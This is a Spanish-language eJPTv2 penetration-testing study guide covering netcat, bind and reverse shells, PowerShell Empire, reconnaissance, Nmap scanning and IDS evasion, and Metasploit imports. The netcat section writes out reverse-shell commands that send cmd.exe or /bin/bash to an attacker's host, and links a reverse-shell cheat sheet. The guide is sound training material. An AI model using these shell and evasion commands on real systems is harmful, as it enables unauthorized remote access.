

Curso EJPTv2

Herramientas

Netcat

Netcat es una utilidad de red disponible en la mayoría de plataformas. Utiliza una arquitectura de comunicación servidor cliente. Se puede configurar para escuchar en puertos específicos y otro cliente puede conectarse a este servidor.

Para conectarnos a un sistema con netcat, utilizamos el siguiente comando:

```
nc <IP_Target> <port>
```

Podemos utilizar muchas opciones, por ejemplo:

```
nc -nvu <IP_Target> <port>
# -n → sin resolución DNS
# -v → Verbosity
# -u → UDP
```

Vamos a configurar un cliente y un servidor. Configuraremos un servidor con Python para descargar un recurso con Netcat desde el cliente:

```
python -m SimpleHTTPServer 80
```

Para obtener recursos de este servidor con Netcat, necesitamos conocer la IP y el puerto en el que hemos desplegado el servidor. Si abrimos el navegador en la máquina cliente, podremos acceder al directorio de la máquina que tiene el servidor.

Ahora vamos a configurar un listener con Netcat en nuestra máquina Kali:

```
nc -lvp <listener_port>
# -l → listener
```

```
# -v → verbosity  
# -n → no DNS resolution  
# -p → port
```

Netcat queda en escucha en este momento, en el puerto especificado. Ahora, nos conectamos desde una máquina Windows, por ejemplo, con el siguiente comando:

```
nc.exe -nv <listener_IP> <listener_port>
```

En la terminal del listener, podremos ver la información a cerca de esta conexión. Ahora podemos enviar mensajes de una máquina a otra.

Netcat, por defecto se conectará al listener vía TCP, si el listener especifica la opción -u (UDP), el cliente que se conecta también debe especificar -u.

Ahora vamos a transferir archivos con Netcat. Tenemos que ponernos en listener desde el cliente (el que recibirá el fichero), con el siguiente comando:

```
nc -lvp <port> > <file_name>
```

Queda en escucha. Ahora enviamos el fichero con la otra máquina:

```
nc -nv <IP_listener> <port> <<file_name>
```

Bind Shells

Se trata de un tipo de shell remota, donde el atacante se conecta directamente al sistema objetivo, lo que permite la ejecución de comandos. Netcat se puede configurar para ejecutar un programa específico (opción -e) cuando los clientes se conectan al listener (servidor), como cmd.exe para Windows o /bin/bash en una máquina Linux.

Las Reverse Shell son mucho mejores que las Bind Shell, principalmente, porque para obtener una Bind Shell, tenemos que configurar un listener en la máquina objetivo, y para esto, necesitamos acceso a dicha máquina, otro problema, es que, si la máquina objetivo tiene un firewall, filtrará directamente nuestro tráfico, o la conexión fallará si actuamos a través de un puerto bloqueado.

Reverse Shells

El atacante se conecta directamente a la shell del sistema objetivo. La conexión se puede realizar aunque el sistema de destino no tenga netcat. En este caso, no tenemos problema con el tráfico, porque, normalmente, el tráfico saliente no está controlado por el firewall u otros sistemas de seguridad. Un problema es que el exploit debe contener la IP del atacante, y un analista de seguridad podría encontrarla.

Vamos con el ejemplo. Nos ponemos en listener desde la máquina atacante:

```
nc -lvp 1234
```

Queda en escucha. Ahora, desde la máquina objetivo (Windows), lanzamos el siguiente comando:

```
nc.exe -nv <IP_atacante> <puerto_atacante> -e cmd.exe
```

Ya tenemos una reverse shell en el atacante.

Si la máquina objetivo es Linux:

```
nc -nv <IP_atacante> <puerto_atacante> -e /bin/bash
```

Reverse Shell Cheatsheet

Hay un repositorio en Github con muchas reverse shell en distintos lenguajes y para distintos sistemas operativos.

<https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/>

PowerShell-Empire

PowerShell Empire es un **framework de post-exploitación** desarrollado en PowerShell y Python, diseñado para ayudar a los profesionales de la seguridad y *pentesters* a realizar pruebas de penetración y evaluaciones de seguridad en

entornos Windows. Originalmente fue creado por el equipo de **PowerShell Empire** en 2015 y se convirtió en una herramienta popular debido a su capacidad para operar de forma sigilosa y sin archivos (*fileless*), aprovechando las capacidades nativas de PowerShell en sistemas Windows.

Características Principales

1. Post-exploitación sin archivos (*Fileless*):

- Utiliza scripts en memoria para ejecutar comandos sin escribir nada en el disco, lo que dificulta su detección por los antivirus tradicionales.

2. Gestión de agentes:

- Permite desplegar y gestionar múltiples agentes de forma remota. Estos agentes pueden ejecutar comandos, transferir archivos, y recopilar información del sistema comprometido.

3. Módulos integrados:

- Incluye una variedad de módulos para tareas como:
 - Escalada de privilegios.
 - Exfiltración de datos.
 - Movimientos laterales dentro de la red.
 - Recolección de credenciales (por ejemplo, utilizando *Mimikatz*).

4. Interfaz CLI interactiva:

- Proporciona una consola interactiva para gestionar agentes y ejecutar comandos de forma sencilla.

5. Evasión de antivirus y detección:


- Emplea técnicas para ofuscar scripts y evitar la detección por soluciones de seguridad basadas en firmas.

6. Soporte para HTTP, HTTPS y SMB:

- Puede configurar sus *listeners* para utilizar diferentes protocolos, facilitando la comunicación encubierta con los agentes.

Metodología PenTester

Penetration Testing Methodology



Recopilación de información

Recopilación pasiva de información

Implica obtener tanta información como sea posible sin comprometerse activamente con el objetivo. Se utiliza información o recursos disponibles públicamente para obtener más información. Comenzamos buscando la IP del servidor (para una prueba de penetración en un sitio web) con el comando "host":

```
kali㉿kali:~$ host hackersploit.org
hackersploit.org has address 104.21.44.180
hackersploit.org has address 172.67.202.99
hackersploit.org has IPv6 address 2606:4700:3036::ac43:ca63
hackersploit.org has IPv6 address 2606:4700:3031::6815:2cb4
hackersploit.org mail is handled by 0 _dc-mx.2c2a3526b376.hackersploit.org.
```

Nos salen dos IP porque el servidor está detrás de CloudFlare, que es un proxy/firewall.

A continuación, el mejor lugar para encontrar información en un sitio web es viendo el archivo "robots.txt". Este fichero especifica qué directorios no quiere el propietario que se indexen por los motores de búsqueda.

Las extensiones para el navegador **BuildWith**, **Wappalyzer** el comando "**whatweb**" son muy útiles para obtener información sobre la estructura de un sitio web.

La herramienta **HTTTrack** permite descargar un sitio web desde internet a un directorio local. Muy útil para analizar el código fuente o la estructura real de la página.

El comando **whois** <domain> (ejemplo: \$ whois google.com) devuelve mucha información sobre el dominio introducido. También se puede utilizar en la página "https://who.is".

Website Footprinting (huella del sitio web) con **Netcraft**. Podemos utilizar esta herramienta en la página netcraft.com.

Para un **reconocimiento DNS** (**DNS Recon**) no participamos activamente con el servidor DNS, simplemente estamos tratando de identificar los registros asociados con un dominio particular (registros txt, direcciones IP, etc).

DNS Recon es una herramienta que nos proporciona esta información. Para usarla, ejecutamos el comando "dnsrecon -d <domain>" en la terminal.

Una página con una función muy similar a esta herramienta es "**dnsdumpster.com**". Hace un gráfico con todos los dominios encontrados, los geolocaliza, etc. Tiene una interfaz muy cómoda.

Detección WAF con **WAFWOOF**. Un WAF (Web Application Firewall) es un **firewall** de aplicaciones web. Esta herramienta se clona de Github (*EnableSecurity/wafw00f*).

La **enumeración de subdominios** podemos realizarla con la herramienta **sublister**. No se trata de fuerza bruta. Seguimos utilizando fuentes de información disponibles públicamente. Se instala con el comando "*sudo apt-get install sublist3r*".

Google Dorks es una herramienta muy útil en esta etapa. Se pueden encontrar prompts optimizados para distintos tipos de búsqueda en la página "*exploit-db.com/google-hacking-database*".

Para una recolección de correo electrónico (Email Harvesting) podemos utilizar la herramienta **theHarvester**. Para usarla, clonamos el siguiente repositorio de Github "<https://github.com/laramies/theHarvester>". Encuentra correos que se han filtrado y están expuestos públicamente.

Existen bases de datos de contraseñas filtradas y disponibles públicamente, que nos servirán para tratar de autenticarnos con las direcciones de correo encontradas en el paso anterior, pero no lo haremos en esta fase. En la página **haveibeenpwned** podemos comprobar si dichos correos aparecen en alguna filtración de datos.

Recopilación activa de información

Implica recopilar la mayor cantidad de información posible mediante la participación activa con el sistema objetivo. Escaneo de puertos en la dirección IP objetivo y los respectivos servicios y versiones con N-Map para identificar vulnerabilidades. Para esta fase se necesita autorización de la organización.

La página [ZoneTransfer.me](#) tiene un tutorial para **transferencia de zona DNS**.

Host Discovery con Nmap

Para buscar hosts en nuestra red, usamos el argumento “-sn”. Para ello necesitamos conocer la red en la que estamos conectados, con el comando “ip a”.

```
kaliuser@kali[/home/kaliuser]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:9f:d7:cc brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.112/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 86355sec preferred_lft 86355sec
        inet6 fe80::20c:29ff:fe9f:d7cc/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

Estoy en la red 192.168.1.0/24. El comando para detectar hosts con **Nmap** sería el siguiente:

```
sudo nmap -sn 192.168.1.0/24
```

```
kaliuser@kali[/home/kaliuser]$ sudo nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 09:42 CET
Nmap scan report for 192.168.1.1
Host is up (0.016s latency).
MAC Address: C4:71:54:4A:31:61 (TP-Link Technologies)
Nmap scan report for pi.hole (192.168.1.99)
Host is up.
MAC Address: 2C:CF:67:A9:F6:8B (Unknown)
Nmap scan report for 192.168.1.101
Host is up.
MAC Address: B0:4A:39:BB:C7:68 (Beijing Roborock Technology)
Nmap scan report for 192.168.1.108
Host is up (0.00038s latency).
MAC Address: 3A:03:BE:63:F7:F0 (Unknown)
Nmap scan report for 192.168.1.112
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.13 seconds
```

Podemos utilizar también la herramienta **netdiscover**. Esta herramienta funciona mediante el envío de solicitudes ARP. Comando para descubrir todas las redes:

```
sudo netdiscover
```

```
Currently scanning: 192.168.115.0/16 | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 4 hosts. Total size: 540
IP          At MAC Address      Count     Len  MAC Vendor / Hostname
192.168.1.1  c4:71:54:4a:31:61    1       60   TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.108 3a:03:be:63:f7:f0    1       60   Unknown vendor
192.168.1.99  2c:cf:67:a9:f6:8b    6      360   Unknown vendor
192.168.1.104 76:60:cb:9c:f2:ed    1       60   Unknown vendor
```

Comando para una red específica:

```
sudo netdiscover -i eth0 -r 192.168.1.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
IP          At MAC Address      Count     Len  MAC Vendor / Hostname
192.168.1.99  2c:cf:67:a9:f6:8b    1       60   Unknown vendor
192.168.1.1  c4:71:54:4a:31:61    1       60   TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.108 3a:03:be:63:f7:f0    1       60   Unknown vendor
```

Hay varias técnicas para detectar hosts en una red: mediante barrido ping (ICMP), mediante resolución ARP, con paquetes TCP con SYN, etc. Es importante mapear con varias técnicas, porque, por ejemplo, el firewall de Windows bloquea tráfico ICMP, y Nmap no detectaría ese host, por lo que sería necesario utilizar la técnica de resolución ARP. En Nmap, indicamos que no use eco ICMP con el parámetro **-Pn**.

Port Scanning con Nmap

Ahora escaneamos un host objetivo para detectar qué puertos tiene abiertos y qué servicios corren en ellos. Primero realizamos un escaneo predeterminado con Nmap:

```
nmap <IP target>
```

```
kaliuser@kali:[/home/kaliuser]$ nmap 192.168.1.99
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 09:58 CET
Nmap scan report for 192.168.1.99
Host is up (0.015s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
5900/tcp  open  vnc
MAC Address: 2C:CF:67:A9:F6:8B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

Hemos escaneado sólo puertos conocidos. Los sistemas Windows bloquean los paquetes ICMP, y después de un escaneo, nmap puede decirnos que el host no está activo, cuando en realidad sí que lo está. En algunos sistemas, cuando se establece por completo una conexión TCP (3-way handshake), ésta queda registrada. Nmap tiene un modo de escaneo “**-sS**” (Stealth Scan) que no llega a completar la conexión al descubrir un puerto para que no quede registrada. Podemos especificarle a Nmap que no utilice paquetes ICMP con el argumento “**-Pn**”.

```
nmap -Pn <IP target>
```

```
kaliuser@kali:[/home/kaliuser]$ nmap -Pn 192.168.1.99
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 10:03 CET
Nmap scan report for 192.168.1.99
Host is up (0.019s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
5900/tcp  open  vnc
MAC Address: 2C:CF:67:A9:F6:8B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
```

El resultado es el mismo, porque el host que he escaneado tiene SO linux. Para escanear todo el rango de puertos (65535) utilizamos el siguiente comando:

```
nmap -Pn -p- <IP target>
```

Para puertos específicos:

```
nmap -Pn -p 22,80 <IP target>
```

```
nmap -Pn -p1-5000 <IP target>
```

```
kaliuser@kali:[/home/kaliuser]$ nmap -Pn -p- 192.168.1.99
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 10:08 CET
Nmap scan report for 192.168.1.99
Host is up (0.051s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
5900/tcp  open  vnc
8123/tcp  open  polipo
18555/tcp open  unknown
38531/tcp open  unknown
40000/tcp open  safetynetp
MAC Address: 2C:CF:67:A9:F6:8B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 22.00 seconds
```

Hemos descubierto 4 puertos más. Si algún puerto aparece con el estado "filtered", significa que puede estar protegido con algún tipo de firewall.

Podemos filtrar por UDP o TCP. Para UDP:

```
nmap -Pn -sU <IP target>
```

Podemos aumentar el contenido de información que muestra Nmap con "-vvv".

```
nmap -Pn -vvv <IP target>
```

```
kaliuser@kali:[/home/kaliuser]$ nmap -Pn -vvv 192.168.1.99
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 10:42 CET
Initiating ARP Ping Scan at 10:42
Scanning 192.168.1.99 [1 port]
Completed ARP Ping Scan at 10:42, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:42
Completed Parallel DNS resolution of 1 host. at 10:42, 0.20s elapsed
DNS resolution of 1 IPs took 0.20s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:42
Scanning 192.168.1.99 [1000 ports]
Discovered open port 5900/tcp on 192.168.1.99
Discovered open port 80/tcp on 192.168.1.99
Discovered open port 22/tcp on 192.168.1.99
Discovered open port 53/tcp on 192.168.1.99
Completed SYN Stealth Scan at 10:42, 0.27s elapsed (1000 total ports)
Nmap scan report for 192.168.1.99
Host is up, received arp-response (0.018s latency).
Scanned at 2025-02-09 10:42:07 CET for 0s
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh    syn-ack ttl 64
53/tcp    open  domain  syn-ack ttl 64
80/tcp    open  http   syn-ack ttl 64
5900/tcp  open  vnc   syn-ack ttl 64
MAC Address: 2C:CF:67:A9:F6:8B (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.044KB)
```

Podemos analizar la versión de los servicios que corren en los puertos con el argumento "sV"

```
nmap -Pn -sV -vvv <IP target>
```

```

kaliuser@kali:[/home/kaliuser]$ nmap -Pn -sV -vvv 192.168.1.99
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 10:45 CET
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 10:45
Scanning 192.168.1.99 [1 port]
Completed ARP Ping Scan at 10:45, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:45
Completed Parallel DNS resolution of 1 host. at 10:45, 0.18s elapsed
DNS resolution of 1 IPs took 0.18s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:45
Scanning 192.168.1.99 [1000 ports]
Discovered open port 5900/tcp on 192.168.1.99
Discovered open port 80/tcp on 192.168.1.99
Discovered open port 53/tcp on 192.168.1.99
Discovered open port 22/tcp on 192.168.1.99
Completed SYN Stealth Scan at 10:45, 0.40s elapsed (1000 total ports)
Initiating Service scan at 10:45
Scanning 4 services on 192.168.1.99
Completed Service scan at 10:45, 6.03s elapsed (4 services on 1 host)
NSE: Script scanning 192.168.1.99.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:45
Completed NSE at 10:45, 0.03s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:45
Completed NSE at 10:45, 0.02s elapsed
Nmap scan report for 192.168.1.99
Host is up, received arp-response (0.013s latency).
Scanned at 2025-02-09 10:45:12 CET for 7s
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh    syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
53/tcp    open  domain  syn-ack ttl 64 dnsmasq pi-hole-v2.90+1
80/tcp    open  http   syn-ack ttl 64 lighttpd 1.4.69
5900/tcp  open  vnc    syn-ack ttl 64 VNC (protocol 3.8)
MAC Address: 2C:CF:67:A9:F6:8B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.044KB)

```

Añadiendo el parámetro “-O”, Nmap intentará detectar qué sistema operativo se está ejecutando.

```
nmap -Pn -O <IP target>
```

```

PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
53/tcp    open  domain   syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
5900/tcp  open  vnc     syn-ack ttl 64
MAC Address: 2C:CF:67:A9:F6:8B (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=2/9%OT=22%CT=1%CU=32685%PV=Y%DS=1%DC=D%G=Y%M=2CCF67
OS:%TM=67A87A20%P=aarch64-unknown-linux-gnu)SEQ(SP=100%GCD=1%ISR=102%TI=Z%C
OS:I=%II=I%Ts=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4S
OS:T11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5
OS:=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%
OS:T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T
OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(
OS:R=Y%DFI=N%T=40%CD=S)

Uptime guess: 33.372 days (since Tue Jan 7 01:53:35 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.02 seconds
Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.294KB)

```

Podemos realizar un análisis de secuencia de comandos incluyendo el parámetro “-sC”. Esto ejecuta una lista de scripts Nmap en los puertos que están abiertos para identificar más información.

```
nmap -Pn -sC <IP target>
```

```

kaliuser@kali:[/home/kaliuser]$ nmap -Pn -sC -p 22,53,80,5900,8123,18555,38531,40000 192.168.1.99
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-09 10:58 CET
Nmap scan report for 192.168.1.99
Host is up (0.042s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   256 eb:46:6b:2e:70:24:66:ba:26:63:9b:42:80:70:a6:81 (ECDSA)
|   256 bb:b9:a9:4b:7f:cb:c8:2a:81:e2:59:9e:bc:55:73:27 (ED25519)
53/tcp    open  domain
| dns-nsid:
|_ bind.version: dnsmasq-pi-hole-v2.90+1
80/tcp    open  http
|_http-title: 403 Forbidden
5900/tcp  open  vnc
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VeNCrypt (19)
|     Unknown security type (129)
|     RA2 (5)
|   VeNCrypt auth subtypes:
|     Plain, Server-authenticated TLS (262)
8123/tcp  open  polipo
18555/tcp open  unknown
38531/tcp open  unknown
40000/tcp open  safetynetp
MAC Address: 2C:CF:67:A9:F6:8B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 35.58 seconds

```

Podemos hacer un escaneo agresivo que combina el escaneo de servicios (`-sV`), sistema operativo (`-O`) y el escaneo de script (`-sC`) con `-A`.

```
nmap -Pn -A <IP target>
```

Podemos ralentizar el escaneo con los parámetros entre `-T0` y `-T5`. Cuanto mayor sea el número más rápido será el escaneo, pero aumenta mucho el tráfico de paquetes.

(`paranoid` | `sneaky` | `normal` | `aggressive` | `insane`).

```
nmap -Pn -sV -T5 <IP target>
```

Además, con la opción “`--scan-delay <time>`” podemos ajustar un tiempo entre pruebas, con la opción “`--min-rate <num>`” envía como mínimo *num* paquetes por segundo.

Podemos exportar los resultados del escaneo con `-oN` para un formato normal (.txt).

```
nmap -Pn -sV -oN scan.txt <IP target>
```

Si queremos exportar a un fichero XML mucho más claro, podemos usar el siguiente comando:

```
nmap -oX scan.xml --stylesheet=https://svn.nmap.org/nmap/docs/nmap.xsl <IP target>
```

Comando ejemplo Nmap:

```
nmap -T4 -sS -sV --version-intensity 8 -O --oscan-guess -p- <IP target>
```

- **-T4**: Velocidad agresiva.
- **-sS**: Escaneo sigiloso.
- **-sV**: Detección de versión de los servicios.
- **--version-intensity 8**: Especifica la intensidad de detección de la versión del servicio a 8.
- **-O**: Detección del SO.
- **--oscan-guess**: Detección agresiva del SO.
- **-p-**: Escaneo de todo el rango de puertos (65.535)

NMAP Scripting Engine (NSE)

Nmap utiliza scripts por defecto (los más relevantes) para la detección de servicios con el parámetro **"-sC"**. Se usa en combinación con un escaneo de puertos, sino no funcionará correctamente.

```
nmap -sS -sV -sC -p- -T4 <IP target>
```

Como podemos comprobar, obtenemos mucha más información sobre los servicios:

```

kaliuser@kali[/home/kaliuser]$ nmap -sS -sV -sC -p- -T4 192.168.1.99
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-11 11:00 CET
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 28.57% done; ETC: 11:00 (0:00:15 remaining)
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 11:00 (0:00:04 remaining)
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.21% done; ETC: 11:00 (0:00:00 remaining)
Nmap scan report for 192.168.1.99
Host is up (0.023s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 eb:46:6b:2e:70:24:66:ba:26:63:9b:42:80:70:a6:81 (ECDSA)
|   256 bb:b9:a9:4b:7f:cb:c8:2a:81:e2:59:9e:bc:55:73:27 (ED25519)
53/tcp    open  domain dnsmasq pi-hole-v2.90+1
| dns-nsid:
| bind.version: dnsmasq-pi-hole-v2.90+1
80/tcp    open  http   lighttpd 1.4.69
| http-server-header: lighttpd/1.4.69
| http-title: 403 Forbidden
5900/tcp  open  vnc    VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VeNCrypt (19)
|     Unknown security type (129)
|     RA2 (5)
|   VeNCrypt auth subtypes:
|     Plain, Server-authenticated TLS (262)
8123/tcp  open  http   aiohttp 3.11.11 (Python 3.13)
| http-title: Home Assistant
| http-server-header: <empty>
| http-robots.txt: 1 disallowed entry
|_/
18555/tcp open  unknown
34203/tcp open  http   aiohttp 3.11.11 (Python 3.13)
| http-title: Site doesn't have a title.
| http-server-header: Python/3.13 aiohttp/3.11.11
MAC Address: 2C:CF:67:A9:F6:8B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.82 seconds

```

Por ejemplo, para una base de datos, podríamos obtener el tamaño, el nombre, etc. Incluso podemos obtener el SO del kernel donde corre dicho servicio. Para buscar scripts en la lista de Nmap:

```
ls -la /usr/share/nmap/scripts/ | grep -e "mongodb"
```

Si queremos buscar info sobre un script en concreto:

```
nmap --script-help=mongodb-databases
```

Para ejecutar un script específico:

```
nmap -sS -sV --script=mongodb-info -p- -T4 <IP target>
```

Firewall Detection & IDS Evasion con NMAP

Nmap tiene funciones para detectar firewalls en hosts. Con el parámetro “-sA” Nmap nos reporta si el puerto está o no filtrado (filtered/unfiltered).

```
nmap -Pn -sA -p- <IP target>
```

Fragmentar los paquetes que envía nmap puede evitar que nos detecte un IDS. El parámetro para fragmentarlos en “-f” (“-F” es para que escanee los 100 puertos más utilizados).

```
nmap -Pn -sS -sV -p- -f <IP target>
```

Podemos especificar el tamaño máximo de los fragmentos con el parámetro “-mtu <bytes>”.

```
nmap -Pn -sS -sV -p- -f -mtu 8 <IP target>
```

Otra técnica de evasión es utilizar IPs señuelo. Esto falsificará la IP de la puerta de enlace. Lo hacemos con el parámetro “-D <IP_señuelo_1,IP_señuelo_2,IP_señuelo_n>”. ([—data-length](#) es para establecer la longitud máxima de los datos).

```
nmap -Pn -sS -sV -f —data-length 200 -D <IP_señ_1,IP_señ_2,IP_señ_n> <IP target>
```

Escaneo de servicios

Para importar los resultados de un escaneo con Nmap a [Metasploit](#), tenemos que exportar los resultados de Nmap a un formato XML:

```
nmap -Pn -sV -O <IP target> -oX scan.xml
```

Ahora vamos a importar estos resultados en [msfconsole](#), pero para poder utilizar esta consola de metasploit, debemos iniciar el servicio postgresql:

```
service postgresql start
```

A continuación iniciamos la consola de Metasploit:

```
msfconsole  
msf5 > db_status # Comprobamos el estado de la base de datos.
```

Ahora necesitamos crear un nuevo espacio de trabajo para los resultados del escaneo. Comprobamos los espacios de trabajo disponibles con el siguiente comando (initialmente sólo hay uno "default"):

```
msf5 > workspace
```

Para crear un espacio de trabajo para importar nuestros resultados:

```
msf5 > workspace -a <name> # Creamos workspace específico.  
msf5 > db_import <ruta output nmap> # Importamos el fichero XML  
msf5 > hosts # Comprobamos que se han importado correctamente los datos.  
msf5 > services # Comprueba los servicios del hosts descubiertos en el escaneo.
```

Ahora podemos iniciar nuevamente un escaneo de Nmap desde dentro de msfconsole y se guardaran automáticamente los resultados en la base de datos para el espacio de trabajo actual.

```
msf5 > db_nmap -Pn -sV -O <IP target>
```

Escaneo de puertos con Metasploit

Esto es muy útil en casos en los que descubrimos que nuestro objetivo está conectado a otra red, y queremos escanear con Nmap los hosts de esa otra red. Como no podemos escanearlos directamente, tendríamos que hacer **Pivoting** con Metasploit y utilizar Nmap dentro de la consola de Metasploit. Para ver los módulos que podemos utilizar para escanear puertos con msfconsole lanzamos el siguiente comando:

```
msf5 > search portscan
```

```

msf6 > search portscan
      Trash
Matching Modules
=====
#  Name
-  --
0  auxiliary/scanner/portscan/ftpbounce
1  auxiliary/scanner/natpmp/natpmp_portscanner
2  auxiliary/scanner/sap/sap_router_portscanner
3  auxiliary/scanner/portscan/xmas
4  auxiliary/scanner/portscan/ack
5  auxiliary/scanner/portscan/tcp
6  auxiliary/scanner/portscan/syn
7  auxiliary/scanner/http/wordpress_pingback_access

Home
Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access
msf6 > 

```

Para usar uno de ellos:

```

msf5 > use auxiliary/scanner/portscan/tcp
